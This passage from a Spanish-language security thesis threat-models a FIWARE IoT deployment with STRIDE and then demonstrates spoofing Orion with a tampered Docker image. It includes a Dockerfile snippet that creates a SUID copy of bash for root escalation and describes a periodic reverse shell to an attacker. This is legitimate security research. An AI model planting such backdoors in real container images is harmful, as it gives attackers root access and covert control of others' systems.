- Pueden ser realizadas solicitudes NGSI de forma directa hacia el componente *IoT Agent*.

[20] https://github.com/FIWARE/tutorials.IoT-Agent/tree/5f7e7bcc1b80aeed1dbe66dd073ffdde245d1342

b) Componentes de Fiware:

- Orion
- IoT Agent

c) Otros componentes presentes:

- Base de datos MongoDB utilizada por los componentes Orion y IoT Agent.
- Aplicación web de manejo de *stock* (*Stock Management Front-End*).
- Aplicación web que simula sensores y actuadores IoT ("*dummies*"): *Bell* (campana)*, Motion Sensor* (sensor de movimiento)*, Smart Lamp* (lámpara inteligente) *y Smart Door* (puerta inteligente).
- Componente *Context Provider NGSI Proxy* tiene por objetivo obtener información de fuentes de información externas, como es el clima o *tweets* en este caso en base a ciertos parámetros de configuración; sin embargo no es directamente utilizado en este escenario.

4.2.2. Descomposición del caso de estudio

4.2.2.1. Fuera del alcance

Siendo el foco de investigación la plataforma Fiware y los componentes asociados al escenario planteado, quedan por fuera del alcance del estudio los dispositivos IoT y flujo de datos asociado a su configuración.

4.2.2.2. Identificación de usuarios

Se identifican los siguientes actores interactuando con el sistema:

- **Usuarios anónimos / aplicaciones *web* / *web browsers* / otras aplicaciones** que se vinculan de forma directa con *Orion Context Broker* realizando consultas y manejo de la información de contexto.
- **Administradores** que serán capaces de realizar configuraciones en todos los componentes (*Orion Context Broker*, *IoT Agent*, motor de base de datos MongoDB, dispositivos IoT).

4.2.2.3. Identificación de procesos o subsistemas

Los procesos están representados por actividades en las cuales se procesan datos o se realiza alguna acción en base a la información recibida.

ID	Nombre	Descripción
P01	*Orion Context Broker*	Orion es una implementación C ++ de la especificación API REST NGSIv2 desarrollado como parte de la plataforma FIWARE. Permite administrar el ciclo de vida de la información de contexto, incluidas actualizaciones, consultas, registros y suscripciones.
P02	*IoT Agent*	Componente que permite a un grupo de dispositivos IoT enviar datos y ser administrados por el componente Orion, utilizando sus protocolos nativos de comunicación. En el escenario, este componente permite administrar dispositivos que manejan el protocolo *Ultralight* 2.0 sobre HTTP. *Ultralight* 2.0 es un protocolo simple basado en texto para dispositivos con recursos de memoria y ancho de banda limitados.
P03	Dispositivo IoT	Dispositivo inteligente sensor, actuador o ambos. Queda por fuera del alcance del estudio.

Tabla 1 – Modelado amenazas - Identificación de procesos o subsistemas

4.2.2.4. Dependencias externas

Una dependencia externa supone un vínculo requerido y necesario en el escenario, el cual debe existir para su funcionamiento, pero del que no se dispone un control total del mismo.

ID	Descripción
D01	Los componentes de la arquitectura se encuentran distribuidos como imágenes docker. Las mismas pueden descargarse directamente desde el repositorio público https://hub.docker.com/. También es posible construir dichas imágenes a partir de recetas versionadas en conjunto con el código fuente público de cada componente. El equipo/servidor que sirve de *host* debe tener instalada la plataforma docker.
D02	La base de datos utilizada por los componentes *Orion Context Broker* y *IoT Agent* es MongoDB. La misma instancia de motor de MongoDB es utilizada para albergar las bases de datos involucradas.

Tabla 2 – Modelado amenazas - Dependencias externas

4.2.2.5. Niveles de confianza (*trust levels*)

Los niveles de confianza configuran los derechos de acceso que serán otorgados a entidades externas en la plataforma.

ID	Nombre	Descripción
N01	Usuario anónimo	Usuario sin credenciales en la plataforma. Engloba acceso a puntos de entrada de los componentes de Fiware y base de datos MongoDB.
N02	Usuario administrador	Usuario administrador. Engloba administración de componentes de Fiware, base de datos MongoDB, infraestructura docker, configuraciones. Es de destacar que los puntos de entrada (ver 4.2.2.6) de los componentes del escenario planteado no exigen autenticación ni autorización, por lo que un usuario administrador actúa como usuario anónimo. No obstante, en el caso de los servicios docker, el usuario sí debe pertenecer a ciertos grupos que le habilitan realizar configuraciones de super usuario en la infraestructura.
N03	Dispositivo IoT anónimo	Dispositivo IoT no reconocido. Los reportes de medidas dirigidos al IoT Agent no incluyen parámetro de autenticación "*security key*"

		válido.
N04	Dispositivo IoT autenticado con parámetro “*security key”*	Dispositivo IoT que envía como parte del reporte de medidas un parámetro “*security key”* válido previamente configurado en el IoT Agent.

Tabla 3 – Modelado de amenazas - Niveles de confianza (trust levels)

4.2.2.6. Puntos de entrada y salida (*entry / exit points*)

Los puntos de entrada definen las interfaces mediante las cuales los potenciales atacantes pueden interactuar con el sistema y proporcionar datos; mientras que los puntos de salida representan aquellos lugares donde los datos salen del sistema.

Se identifican los siguientes puntos (comunicación bidireccional sincrónica):

ID	Nombre	Descripción	Nivel de confianza
P01	Puerto IOTA_NORTH _PORT 4041	Puerto utilizado para configurar el IoT *Agent* y recibir actualizaciones de contexto por parte del *Context Broker*. Usualmente se le denomina **“puerto norte”** (Fox, 2019, abril 3, p. 6).	Usuario anónimo (N01)
P02	Puerto IOTA_SOUTH _PORT 7896	Puerto utilizado por el IoT *Agent* para recibir medidas utilizando el protocolo Ultralight sobre HTTP por parte de los dispositivos IoT. Usualmente se le denomina **“puerto sur”** (Fox, 2019, abril 3, p. 6).	Dispositivo IoT anónimo (N03) Dispositivo IoT autenticado con parámetro *security key* (N04)
P03	Puerto ORION_PORT 1026	Puerto de escucha utilizado por parte del *Context Broker* para recibir actualizaciones de contexto y realizar configuraciones.	Usuario anónimo (N01)
P04	Puerto MONGO_DB_ PORT 27017	Puerto de escucha de MongoDB.	Usuario anónimo (N01)
P05	Acceso *shell* interactiva *IoT Agent*	Punto de acceso a contenedor docker en ejecución de *IoT Agent* con una *shell* Linux interactiva.	Usuario administrador (N02)
P06	Acceso *shell* interactiva *Orion*	Punto de acceso a contenedor docker en ejecución de *Context Broker* con una *shell* Linux interactiva.	Usuario administrador (N02)

P07	Acceso *shell* interactiva *MongoDB*	Punto de acceso a contenedor docker en ejecución de MongoDB con una *shell* Linux interactiva.	Usuario administrador (N02)

Tabla 4 – Modelado de amenazas - Puntos de entrada y salida (entry / exit points)

4.2.2.7. Límites / Barreras de confianza (*trust boundaries*)

Los puntos de entrada y salida definen los límites de confianza. De esta forma, la barrera de confianza se configura donde la confianza cambia o se pierde.

ID	Nombre	Descripción	Punto de I/O
I01	Orion - MongoDB (Interfaz 1)	Almacenamiento y consulta de información de contexto. Alta de *registrations y subscriptions.* Orion permite que entidades externas puedan suscribirse a la información de contexto para que cuando se produzca alguna condición, reciba una notificación[21].	P04
I02	IoT Agent - Dispositivo IoT (Interfaz 2)	Envío de comandos a dispositivo IoT (protocolo nativo IoT). Reporte de medidas hacia IoT *Agent* (protocolo nativo IoT).	P02
I03	Orion - IoT Agent (Interfaz 3)	Envío de comandos hacia IoT Agent (protocolo NGSIv2). Reporte de medidas hacia Orion (protocolo NGSIv2).	P01 P03
I04	Administrador - MongoDB (Interfaz 4)	Administración de base de datos. Configuración y consulta de datos almacenados. Acceso interactivo a instancia de docker en ejecución.	P04 P07
I05	IoT Agent - MongoDB (Interfaz 5)	Almacenamiento y consulta de configuración de parámetros: - Aprovisionamiento de grupos de dispositivos IoT (URLs, *device keys*, etc). - Aprovisionamiento de sensores y actuadores.	P04

[21] https://fiware-training.readthedocs.io/es_MX/latest/ecosistemaFIWARE/ocb/

I06	Aplicación - Orion (Interfaz 6)	Consulta y manejo de información de contexto.	P03
I07	Administrador - Orion (Interfaz 7)	Configuración y consulta de información de contexto. Acceso interactivo a instancia de docker en ejecución.	P03 P06
I08	Administrador - IoT Agent (Interfaz 8)	Configuración y consulta de parámetros de configuración de los dispositivos IoT. Acceso interactivo a instancia de docker en ejecución.	P01 P05

Tabla 5 – Modelado de amenazas - Límites / Barreras de confianza (trust boundaries)

4.2.2.8. Identificación de activos

Un activo es definido como cualquier recurso de valor que puede ser de interés para un atacante y que requiere protección. Se identifican los siguientes activos:

ID	Nombre	Descripción
A01	Orion	Componente Fiware *Orion Context Broker.*
A02	Datos de contexto	Información de contexto de entidades existentes en el escenario planteado.
A03	Datos de configuración Orion	Parámetros de configuración de *Orion Context Broker* (*registrations, subscriptions*).
A04	Datos de configuración IoT *Agent*	Parámetros de configuración de *IoT Agent* (*service group provisioning, device provisioning, device keys*, etc).
A05	Datos de configuración Docker	Parámetros de configuración de imágenes Docker.
A06	IoT *Agent*	Componente Fiware *IoT Agent.*
A07	Motor de base de datos MongoDB	Motor de base de datos MongoDB.
A08	Base de datos Orion	Base de datos del componente *Orion Context Broker en A07*.
A09	Base de datos IoT *Agent*	Base de datos del componente *IoT Agent en A07*.

A10	Servicios de plataforma Docker	Servicios de la plataforma Docker que dan sustento al despliegue de componentes.
A11	Datos de Personal de administración	Datos de identificación y autenticación del Personal de administración.

Tabla 6 – Modelado de amenazas - Identificación de activos

4.2.3. Diagrama de flujo de datos (DFD)

Un diagrama de flujo de datos o DFD permite visualizar cómo la información fluye entre los diferentes componentes de un sistema. Se representan los lugares donde ingresan o salen datos de cada proceso o subsistema; ésto incluye lugares de almacenamiento de datos ya sea de forma temporal o a largo plazo, y datos en tránsito.

Siguiendo la metodología de OWASP para la definición de DFD (*OWASP Foundation*, 2022; DiLeo, 2019; Jagannathan, 2016), y tomando como entrada los elementos identificados al descomponer el escenario de estudio, la estrategia fue:

- Adicionar **actores internos y externos** (ver 4.2.2.2).
- Adicionar **procesos** o subsistemas (ver 4.2.2.3).
- Adicionar **almacenes de datos** (ver 4.2.2.4).
- Identificar las **fronteras de confianza** (ver 4.2.2.5).
- Adicionar **flujos de información**.

A los efectos de representar visualmente el DFD se utilizó la herramienta **`OWASP Threat Dragon`**[22]. Como resultado se obtuvo el siguiente diagrama el cual utiliza la notación:

- Figuras **rectangulares** representan entidades externas que interactúan en el escenario: administradores y usuarios anónimos.
- **Círculos** simbolizan procesos: Orion, IoT *Agent* y dispositivos IoT. Si es un círculo punteado significa que está fuera del alcance, caso de los dispositivos IoT.
- Almacenes de datos denotados por **dos líneas paralelas distantes**: motor de base de datos MongoDB.
- **Líneas punteadas** señalan las barreras de confianza.
- **Flechas** indican los flujos de datos entre actores, procesos y almacenes de datos. Si son flechas punteadas significa que están por fuera del alcance, caso del flujo “Configuración y consulta” desde el Administrador hacia los dispositivos IoT.

[22] https://owasp.org/www-project-threat-dragon/




Figura 28 – Diagrama de flujo de datos de caso de estudio
(elaboración propia)

4.2.4. Identificación de amenazas

4.2.4.1. Metodología STRIDE

Siguiendo las recomendaciones de OWASP para el modelado de amenazas, se opta por utilizar la metodología **STRIDE** (*Microsoft Security*, 2007) que ofrece una división de las amenazas por categorías. Cada categoría hace referencia a una propiedad de seguridad que está siendo afectada.

Nombre	**Descripción**	**Propiedad de seguridad afectada**
***S**poofing*	Impersonar / realizar acciones en nombre de otro actor o proceso	Autenticación
***T**ampering*	Realizar modificaciones no autorizadas	Integridad
***R**epudiation*	Negar la autoría de una acción	No repudio
***I**nformation disclosure*	Exposición de información a un actor o	Confidencialidad

	proceso no autorizado	
***D**enial of service*	Indisponibilidad de un servicio	Disponibilidad
***E**levation of privilege*	Elevar el nivel de acceso de un actor o proceso	Autorización

Tabla 7 – Modelado de amenazas - Categorías de amenazas STRIDE (Microsoft Security, 2007)

4.2.4.1.1. Fuera del alcance

De acuerdo a la sección 4.2.2.1 y al DFD visto en 4.2.3 se determina que los siguientes componentes y flujos quedan por fuera del alcance del estudio:

- Dispositivo IoT.
- Flujo "Configuración y consulta" Administrador -> Dispositivo IoT.

4.2.4.1.2. *Spoofing*

ID	Amenaza	Interfaz en DFD
T01	*IoT Agent* malicioso / falso.	I02 I03 I05
T02	Orion malicioso / falso.	I01 I03 I06
T03	Base de datos MongoDB comprometida.	I01 I05
T04	Atacante suplantando identidad de un administrador.	I04 I07 I08
T05	Usuario suplantando identidad de una aplicación.	I06

Tabla 8 – Modelado de amenazas STRIDE - Spoofing

4.2.4.1.3. *Tampering*

ID	Amenaza	Interfaz en DFD
T06	Manipulación de entidades, atributos, configuraciones de parámetros, información de contexto durante mantenimientos	I04 I07

	locales.	I08
T07	Manipulación de imágenes docker durante mantenimientos locales.	I04 I07 I08
T08	Alteración de datos en tránsito en comunicaciones Orion <-> *IoT Agent.*	I03
T09	Alteración de datos en tránsito en comunicaciones Orion <-> MongoDB.	I01
T10	Alteración de datos en tránsito en comunicaciones *IoT Agent* -> Dispositivo IoT.	I02
T11	Alteración de datos en tránsito en comunicaciones *IoT Agent* <-> MongoDB.	I05
T12	Alteración de datos en tránsito en comunicaciones usuario/aplicación/*browser* <-> Orion.	I06

Tabla 9 – Modelado de amenazas STRIDE - Tampering

4.2.4.1.4. *Repudiation*

ID	**Amenaza**	**Interfaz en DFD**
T13	Orion falso suplantando la identidad de Orion legítimo.	I01 I03 I06
T14	*IoT Agent* falso suplantando la identidad de IoT Agent legítimo.	I02 I03 I05
T15	Base de datos MongoDB comprometida suplantando identidad de MongoDB legítima.	I01 I05
T16	Actualización anónima de imágenes docker y parámetros de configuración de Orion, *IoT Agent* y MongoDB.	I04 I07 I08
T17	Modificación anónima de datos de contexto.	I04 I06 I07
T18	Modificación anónima de configuraciones de contexto.	I04 I06

		I07

Tabla 10 – Modelado de amenazas STRIDE - Repudiation

4.2.4.1.5. *Information disclosure*

ID	Amenaza	Interfaz en DFD
T19	Escucha de comunicaciones entre Orion <-> MongoDB.	I01
T20	Escucha de comunicaciones entre IoT Agent <-> Orion.	I03
T21	Escucha de comunicaciones entre IoT Agent <-> MongoDB.	I05
T22	Escucha de comunicaciones entre Usuario/Aplicación/Browser <-> Orion.	I06
T23	Escucha de comunicaciones entre IoT Agent -> Dispositivo IoT.	I02
T24	Filtración de registros de la base de datos MongoDB.	I01 I04 I05
T25	Filtración de parámetros de configuración de imágenes docker.	I04 I07 I08
T26	Filtración de datos de contexto y configuraciones.	I04 I05 I06

Tabla 11 – Modelado de amenazas STRIDE - Information disclosure

4.2.4.1.6. *Denial of service*

ID	Amenaza	Interfaz en DFD
T27	Orion no responde / fuera de servicio.	I03 I06
T28	*IoT Agent* no responde / fuera de servicio.	I02 I03
T29	Base de datos no responde / fuera de servicio / espacio en disco lleno.	I01 I05

Tabla 12 – Modelado de amenazas STRIDE - Denial of service

4.2.4.1.7. *Elevation of privilege*

ID	Amenaza	Interfaz en DFD
T30	Acceso no autorizado a Orion.	I06 I07
T31	Acceso no autorizado a *IoT Agent.*	I08
T32	Acceso no autorizado a motor de base de datos MongoDB.	I04
T33	Escapar del sandbox de Docker y acceder al equipo/servidor *host*.	I04 I07 I08

Tabla 13 – Modelado de amenazas STRIDE - Elevation of privilege

4.2.5. Análisis de ataque

De acuerdo a los activos identificados en 4.2.2.8 y teniendo en cuenta que ***Orion Context Broker*** (A01) y los **datos de contexto** (A02) cumplen un rol principal en la plataforma Fiware, se entiende que podrían ser considerados como los **activos más críticos en el escenario planteado**, y se decide identificar objetivos de ataque para estos activos.

4.2.5.1. Objetivos de ataque

El resultado del análisis de ataque para los activos Orion y datos de contexto queda materializado en la siguiente tabla:

ID	Activo	Objetivo de ataque	Propiedades de seguridad afectadas	Amenazas
O01	Orion Context Broker	Suplantar la identidad de Orion con una versión modificada.	Autenticación, No repudio, Integridad, Confidencialidad	T02 T13 T24
O02	Orion Context Broker	Acceso no autorizado.	Autorización	T30
O03	Orion Context Broker	Escapar contexto Docker para acceder al *host.*	Autorización	T07 T33
O04	Orion Context	Indisponibilizar funcionamiento.	Disponibilidad	T27

	Broker			
O05	Datos de contexto	Modificación no autorizada.	Integridad, No repudio	T06 T17
O06	Datos de contexto	Filtración de datos.	Confidencialidad	T19 T20 T24 T26

Tabla 14 – Identificación de objetivos de ataque

4.3. Experimentación en caso de estudio / Trabajo de campo

En base al análisis de ataque realizado en 4.2.5.1, se propuso llevar a la práctica un **subconjunto de los objetivos identificados**, experimentando algunas vías factibles para lograrlo. La decisión de abordar sólo algunos objetivos estuvo marcada principalmente por el alcance en tiempo determinado en conjunto con el Director de la tesis y la viabilidad práctica exitosa demostrada en los tipos de ataque implementados.

El análisis se encuentra focalizado en ciertos objetivos, tal que de ser materializados los ataques, representan un impacto alto o crítico en la plataforma, en términos de afectación de las propiedades de seguridad confidencialidad, integridad, autenticación, autorización y no repudio.

Además, aspectos que fueron tenidos en cuenta en la elaboración de las estrategias de ataques son:

- Vectores de ataque explotados de forma remota o adyacentes a la misma red.
- Complejidad de ataque baja.

Es así que en este apartado se estudian diferentes formas de lograr los objetivos de ataque O01, O02 y O06.

En la sección 4.3.1 se estudia y pone en práctica los objetivos O01 y O02. Por otra parte, en el punto 4.3.2 se proporciona una posible vía para lograr explotar el objetivo O06.

4.3.1. Modificación de imagen base docker de Orion

A continuación se estudia un método posible para falsificar una instancia en ejecución del componente *Orion Context Broker*, mediante la generación de una imagen docker de Orion con contenido malicioso y su disponibilización a un *docker registry* confiable. Se demuestra que el uso de dicha imagen falsa podría permitir acceso no autorizado remoto a la instancia en ejecución así como también una elevación de privilegios a *root*. Asimismo, se demuestra que es posible acceder de forma no autorizada al motor MongoDB y bases de datos alojadas aprovechando la ausencia de control de acceso entre Orion y MongoDB. Se logra de esta manera explotar los objetivos O01 y O02.

En primer lugar se presentan algunos conceptos que permitan conducir el proceso.

El proyecto **fiware-orion** (Fiware Orion, 2022) está siendo desarrollado activamente por Telefónica I+D y es distribuido bajo la licencia AGPL-3.0[23] que permite modificar, distribuir y usar comercialmente el software siempre y cuando se incluya el *copyright* original, una copia de

[23] https://opensource.org/licenses/AGPL-3.0

la licencia y se distribuya el código modificado o derivado, si el mismo es publicado u ofrecido a entidades externas.

Como vimos en el punto 4.2.1 al describir el escenario de trabajo, Orion es distribuido como una imagen docker. La misma puede descargarse directamente desde Docker Hub[24] mediante el comando `docker pull fiware/orion`.
Otra alternativa sería construir la imagen de Docker directamente a partir del código fuente de la aplicación. Esta última opción será el enfoque considerado en este estudio.

4.3.1.1. Conceptos previos

En primer lugar analizamos conceptos que serán de importancia, para luego analizar las condiciones que se tendrán que dar para que los ataques sean exitosos.

4.3.1.1.1. Docker registry

Usualmente las imágenes docker son descargadas desde repositorios confiables (comúnmente llamados *docker registry*[25]). Los mismos pueden ser públicos como el caso de Docker Hub, privados en la nube como el caso de Azure DevOps o privados *on-premises*. En todos los casos, es posible subir y descargar imágenes propias o de terceros.

Una organización puede utilizar las imágenes docker directamente o realizar *wrappers* de las mismas para construir sus propias imágenes con sus propias etiquetas, lo cual podría obedecer lineamientos de convención de nombres y versionado. Asimismo software desarrollado internamente puede ser distribuido como microservicio en una imagen docker.

Las imágenes docker siguen el siguiente formato de etiquetado: `[<registry_host>:<port>/][<repository>/]<image_name>[:<tag>]`.

Si no se especifica un tag, por defecto se toma el tag `latest`. En caso de omitir el servidor de registry, se utiliza por defecto Docker Hub. También podría omitirse el repositorio.

En el caso de Orion dos posibles imágenes válidas a descargar son:

- `fiware/orion`
- `fiware/orion:3.1.0`

[24] https://hub.docker.com/r/fiware/orion
[25] Docker Registry: https://docs.docker.com/registry/

4.3.1.1.2. Servicios docker

La plataforma docker debe estar instalada en el servidor que hace de *host*. Si bien en el escenario de trabajo la plataforma de docker utilizada será instalada localmente, existen algunas soluciones que se utilizan y que facilitan el despliegue de contenedores como por ejemplo OKD o OpenShift.

4.3.1.1.3. Procesos de CI/CD

Durante los procesos de construcción y despliegue de software utilizando herramientas de CI/CD, es usual que como parte de los artefactos resultantes, se construyan imágenes docker las cuales son desplegadas (*docker push*) a repositorios *docker registry* locales y a sus ambientes destino correspondientes.

4.3.1.2. Análisis de suplantación de identidad

Un ataque de suplantación de identidad exitoso de una imagen docker de Orion modificada, en el escenario planteado, podría darse en cualquiera de los siguientes casos:

Caso	Descripción	Condiciones de éxito
1	Imagen docker modificada de Orion incluyendo software malicioso es distribuida a Docker Hub bajo el nombre del usuario **fiware** oficial.	El usuario fiware (https://hub.docker.com/u/fiware) debería subir dicha versión. En tal caso sería necesario un compromiso de tal cuenta para que el ataque sea exitoso o una modificación intencional por parte de personal interno de Fiware, lo cual queda por fuera del alcance de este estudio.
2	Imagen docker modificada de Orion incluyendo software malicioso es distribuida a Docker Hub bajo el nombre de otro usuario.	El uso de dicha imagen se debería promocionar o el ataque valerse de ciertas configuraciones de prioridad a dónde ir a buscar una imagen no existente localmente. Por ejemplo, si la organización utiliza cierta convención org1/orion y dicha imagen no se encuentra en el *docker registry* local, entonces la va a buscar a Docker Hub.
3	Imagen docker modificada de Orion incluyendo software	Es necesario contar con permisos de acceso al software de CI/CD utilizado, poder crear tareas, contar con acceso a Internet para permitir la

	malicioso es construida como parte de una tarea o *pipeline* en un proceso de CI/CD.	descarga del código del proyecto desde github y contar con credenciales de un usuario del *docker registry* para desplegar la imagen resultante. En el último punto, no sería necesario conocer las credenciales, pero sí poder referenciarlas dentro de la tarea CI/CD. La imagen construida podría ser etiquetada como fiware/orion asumiendo que se utilice la etiqueta "*latest*" y maximizando las posibilidades de éxito en la suplantación.
4	Imagen docker modificada de Orion incluyendo software malicioso es construida directamente en el servidor host.	Dado que al ejecutar el comando `` `docker run fiware/docker` `` lo primero que se verifica es que se cuente con la imagen descargada localmente, un atacante interno podría abusar de ello y sobrescribir la imagen legítima previamente, de forma de evitar una descarga legítima. Para que dicho ataque sea exitoso el usuario debe contar con permisos de administración en los servicios de docker del *host*.

Tabla 15 – Análisis de suplantación de identidad Orion

4.3.1.2.1. Construcción de imagen docker fiware/orion local (sin modificaciones)

Se decidió seguir el caso 4 anterior ya que es el que más se ajusta al escenario de trabajo planteado en un ambiente local.

Los pasos para la construcción de una imagen de fiware/orion local sin modificar son:

```
$ git clone https://github.com/telefonicaid/fiware-orion/
$ cd fiware-orion/docker
$ sudo docker build -t fiware/orion .
```

Como resultado se genera la imagen de nombre fiware/orion, la cual se puede verificar con el siguiente comando:

```
$ sudo docker images
REPOSITORY       TAG       IMAGE ID       CREATED         SIZE
fiware/orion     latest    352e05c2b569   7 weeks ago     853MB
```

4.3.1.2.2. Utilización de imagen creada en escenario de trabajo

El objetivo es modificar un solo archivo en el escenario:

- **.env**[26] de forma que referencie al tag "***latest***". Como resultado:




Figura 29 – Algunas variables de entorno en archivo .env de caso de estudio

El archivo **docker-compose.yml**[27] ya referencia a la imagen fiware/orion por lo que no es necesario hacer ningún cambio más.




Figura 30 – Referencia a versión de Orion en archivo docker-compose.yml de caso de estudio

Como vemos no se ha hecho ninguna modificación aún en la imagen, más allá del cambio de etiqueta y construcción local de la imagen. En los siguientes puntos se describe en detalle los cambios a realizar:

- Inclusión de *backdoor* que permite escalar privilegios a *root*. El término "*backdoor*" se refiere comúnmente a un método o "puerta trasera" para lograr acceso no autorizado de forma remota o escalar privilegios. En este caso particular, se trata de un binario legítimo del sistema operativo con permisos modificados ubicado en un directorio

[26] https://github.com/FIWARE/tutorials.IoT-Agent/blob/5f7e7bcc1b80aeed1dbe66dd073ffdde245d1342/.env

[27] https://github.com/FIWARE/tutorials.IoT-Agent/blob/5f7e7bcc1b80aeed1dbe66dd073ffdde245d1342/docker-compose.yml

particular que puede ser utilizado para elevar los permisos del usuario "*nobody*" con el que ejecuta la imagen al usuario "*root*".
- Instalación de herramientas no proporcionadas en la imagen original; en particular se instala un cliente mongo para acceder a la base de datos desde línea de comandos.
- Inclusión de un proceso en ejecución que cada 10 segundos envía una *reverse shell* a una IP y puerto de control del atacante. El término "*reverse shell*" hace referencia a la creación de una *shell* o intérprete de comandos remota iniciada por parte del equipo víctima hacia el atacante. Esto la hace muy potente en entornos restringidos o no accesibles de forma directa, dado que es el equipo o *software* víctima quien se conecta al atacante y en la mayoría de los casos dichas conexiones se encuentran habilitadas.

4.3.1.3. Análisis de escalada de privilegios local

4.3.1.3.1. Adición de binario SUID /usr/local/bin/bash

Tomando como base el archivo **Dockerfile**[28] del proyecto fiware-orion se realizan las siguientes adiciones de forma de colocar una copia del binario /bin/bash en /usr/local/bin con la flag SUID en *true*. Esto habilita que el binario pueda ejecutar en tiempo de ejecución con permisos efectivos del usuario root.

```
RUN cp /bin/bash /usr/local/bin && \
    chmod +s /usr/local/bin/bash
```

Por más detalles ver el Anexo 1 donde se detalla el archivo Dockerfile con las modificaciones realizadas resaltadas.

Se construye la imagen tal cual lo comentado en 4.3.1.2.1:

```
$ cd fiware-orion/docker
$ sudo docker build -t fiware/orion .
```

Luego desplegamos el escenario 1 de la siguiente manera habiendo clonado el repositorio del tutorial y realizado el cambio descrito en 4.3.1.2.2:

```
$ cd tutorials.IoT-Agent
$ sudo ./services start
```

[28] https://github.com/telefonicaid/fiware-orion/blob/3.1.0/docker/Dockerfile

```
Stopping containers
Starting four containers Orion, IoT-Agent, Tutorial and a MongoDB database.
- Orion is the context broker
- IoT-Agent is configured for the UltraLight Protocol
- Tutorial acts as a series of dummy IoT Sensors over HTTP

Creating db-mongo ... done
Creating fiware-orion     ... done
Creating fiware-iot-agent ... done
Creating fiware-tutorial  ... done

⏳ Waiting for MongoDB to be available

Adding appropriate MongoDB indexes for Orion  ... done
Adding appropriate MongoDB indexes for IoT-Agent  ... done

⏳ Waiting for Orion to be available

⏳ Loading context data  done

⏳ Waiting for IoT-Agent to be available


NAMES              STATUS                            PORTS
fiware-tutorial    Up 5 seconds (health: starting)   0.0.0.0:3000-3001->3000-3001/tcp, :::3000-3001->3000-3001/tcp
fiware-iot-agent   Up 6 seconds (healthy)            0.0.0.0:4041->4041/tcp, :::4041->4041/tcp, 0.0.0.0:7896->7896/tcp, :::7896->7896/tcp, 4061/tcp
fiware-orion       Up 6 seconds (healthy)            0.0.0.0:1026->1026/tcp, :::1026->1026/tcp

Now open http://localhost:3000/device/monitor
```

Figura 31 – Output de consola al levantar caso de estudio

Si accedemos a http://localhost:1026/version y http://localhost:1026/v2/entities podemos ver que *Orion Context Broker* está ejecutando correctamente y se despliegan las entidades previamente cargadas.

